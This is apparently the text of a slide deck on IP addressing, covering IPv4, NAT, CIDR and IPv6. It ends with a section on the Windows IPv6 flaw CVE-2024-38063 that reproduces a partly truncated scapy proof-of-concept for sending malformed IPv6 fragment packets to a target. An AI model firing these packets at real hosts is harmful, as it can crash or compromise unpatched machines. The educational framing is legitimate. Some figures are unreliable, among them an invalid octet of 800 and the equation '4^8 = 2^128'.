Who am I?

Rhett Bulkley

software developer
oss maintainer @standardjs
father of 3 -

🚀☠️🎮 "(1983) WarGames - Starring Matthew Broderick: A young man finds a back door into a military central computer in which reality is confused with game-playing, possibly starting World War III."*

*WarGames 1983 - IMDb footage used under Creative Commons License

Overview:

- What is an IP Address?
  - What necessitates a version 6? What happened to version 5?
- What benefits does IPV6 offer over IPV4?
- Looking to the future
  - What can we expect the next 10 years to look like?

Review: What is an IP Address?

> IP Address are a digital representation of an network address used for host identification. An address consists of four of 4 sets of octets* or bytes. Each octect is 3 commonly represented as 1-3 digits.

For example:

```
185.107.800.231 #⟵ IP address represented in digits
10111001 01101011 01010000 11100111 # ⟵ Represented in binary octet sets
```

Review: IPV4 Maths

> An octet has a highest possible value of 255 (i.e. 11111111). This is to say 0-255 (256) possible digits per octet.

$1byte = 8bits$

$4bytes = (8 * 4) = 32bits$


$256 * 256 * 256 * 256 = 256^4 = 2^{32} = 4294967296\ possible\ values$


This number is simply not high enough for each device to be assigned an address.

Result: We need another solution -->

NAT (Network Address Translation)

IP Addresses are translated between public and private, s.t. each home, business, etc. has their own router which knows how to route calls internally to devices.




ISP
LAN/NAT
Public
172.10.111.92
Gateway
Private
192.168.1.123
192.168.0.1
192.168.1.122

What is a CIDR?

> A CIDR is a classification of network. Defined as "Classless Inter Domain Routing", it is a way of allocating IP addresses into subnets.

see aws - what is a cidr for more info

CIDR.xyz

AN INTERACTIVE IP ADDRESS AND CIDR RANGE VISUALIZER

CIDR is a notation for describing blocks of IP addresses and is used heavily in various networking configurations. IP addresses contain 4 octets, each consisting of 8 bits giving values between 0 and 255. The decimal value that comes after the slash is the number of bits consisting of the routing prefix. This in turn can be translated into a netmask, and also designates how many available addresses are in the block.

10 . 88 . 135 . 144 / 28

0 0 0 0 1 0 1 0 | 0 1 0 1 1 0 0 0 | 1 0 0 0 0 1 1 1 | 1 0 0 1 0 0 0 0

IPV6: *the future has arrived*

Officially adopted in 2017 by the IETF as the new standard protocol for internet addressing. However it is still widely underutilized.

Internet Engineering Task Force, which is a standards organiation for the internet.

See IETF.org

Why IPV6?

We're out of IP Address space

What is the difference?

Eight groups of hexadecimal digits (or 128 bits / 16 bytes)

What about IPV5?

Intended for streams, it had a 32 bit limitation and was thus never officially adopted.


(See IEN 119)

Example.

```
2001:0db8:0000:0000:0000:8a2e:0370:7334
```

$4 * 8 = 128\ bits = 16\ bytes$

$4^8 = 2^{128} = \ 340\ undecillion\ possible\ addresses$




**see RFC 2460 for further details


What does this mean?

- ~~NAT~~
  - Instead there are enough numbers for every device to be assigned a public IP address.
- We will still want to/need to rely on common firewall protections to avoid security breaches.
- Windows CVE vulnerability likely tied to NAT/IPV6 issue
- Larger extension headers

Cont.

- Cloud IP allocation costs decrease because of higher supply of IP Addresses.
- SLAAC (Stateless Address Autoconfiguration)
- Multicasting
- Router performance increase



ISP
LAN/NAT
Public
Gateway
Private
2001:0db8:0000:0000:0000:8a2e:0370:7335
2001:0db8:0000:0000:0000:8a2e:0370:7334
2001:0db8:0000:0000:0000:8a2e:0370:7336


ISP
WAN
2001:0db8:0000:0000:0000:8a2e:0370:7334
Gateway
Gateway
Endpoint-2001:0db8:0000:0000:0000:8a2e:0370:7335
Endpoint-2001:0db8:0000:0000:0000:8a2e:0370:7336

CVE-2024-38063

- RCE In Windows

There is still a lot to be learned and worked through on IPV6



Aug 27, 2024 – Vulnerability Research, Windows Internals

CVE-2024-38063 - Remotely Exploiting The Kernel Via IPv6

Marcus Hutchins

Since the latest Windows patch dropped on the 13th of

```
from scapy.all import *

iface=''
ip_addr=''
mac_addr=''
num_tries=20
num_batches=20

def get_packets_with_mac(i):
    frag_id = 0xdebac1e + i
    first = Ether(dst=mac_addr) / IPv6(fl=1, hlim=64+i, dst=ip_addr) / IPv6ExtHdrDestOpt(options=[PadN(otype=0x81, optda
    second = Ether(dst=mac_addr) / IPv6(fl=1, hlim=64+i, dst=ip_addr) / IPv6ExtHdrFragment(id=frag_id, m = 1, offset = (
    third = Ether(dst=mac_addr) / IPv6(fl=1, hlim=64+i, dst=ip_addr) / IPv6ExtHdrFragment(id=frag_id, m = 0, offset = 1)
    return [first, second, third]

def get_packets(i):
    if mac_addr != '':
        return get_packets_with_mac(i)
    frag_id = 0xdebac1e + i
    first = IPv6(fl=1, hlim=64+i, dst=ip_addr) / IPv6ExtHdrDestOpt(options=[PadN(otype=0x81, optdata='a'*3)])
    second = IPv6(fl=1, hlim=64+i, dst=ip_addr) / IPv6ExtHdrFragment(id=frag_id, m = 1, offset = 0) / 'aaaaaaaa'
    third = IPv6(fl=1, hlim=64+i, dst=ip_addr) / IPv6ExtHdrFragment(id=frag_id, m = 0, offset = 1)
    return [first, second, third]

final_ps = []
for _ in range(num_batches):
    for i in range(num_tries):
        final_ps += get_packets(i) + get_packets(i)
```

Patch your OS!

https://github.com/ynwarcs/CVE-2024-38063/

References:

- WarGames (1983) - IMDb | https://www.imdb.com/title/tt0086567/?ref_=fn_al_tt_2
- What is CIDR? - CIDR Blocks and Notation | https://aws.amazon.com/what-is/cidr/
- CIDR.xyz | https://cidr.xyz
- IPv4 vs. IPv6 - What is IPV6? | https://www.thousandeyes.com/learning/techtorials/ipv4-vs-ipv6
- Guidlines on Firewalls and Firewall Policy - NIST Special Publication 800-41 Rev. 1 | https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-41r1.pdf
- IEN119 | https://www.rfc-editor.org/ien/ien119.txt (What is IPV5)
- RFC2460 | https://www.rfc-editor.org/rfc/rfc2460
- RFC8200 | https://www.rfc-editor.org/rfc/rfc8200
- What Happened to IPv5? | https://www.lifewire.com/what-happened-to-ipv5-3971327
- CVE-2024-38063 | https://github.com/ynwarcs/CVE-2024-38063
- Exploiting CVE-2024-38063 | https://www.malwaretech.com/2024/08/exploiting-CVE-2024-38063.html

Thank you!